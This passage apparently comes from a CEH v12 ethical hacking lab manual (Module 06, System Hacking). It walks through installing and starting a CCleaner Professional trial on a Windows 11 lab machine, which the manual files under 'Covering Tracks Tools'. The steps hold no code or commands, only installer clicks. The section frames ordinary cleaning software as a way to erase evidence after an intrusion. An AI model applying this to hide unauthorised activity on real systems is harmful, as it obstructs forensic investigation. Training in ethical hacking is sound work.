
1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\CCleaner**; double-click **ccsetup591_pro_trial.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.


2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.



3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.




4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.




5. The **CCleaner - Professional Edition** window appears along with the **CCleaner Professional** window.

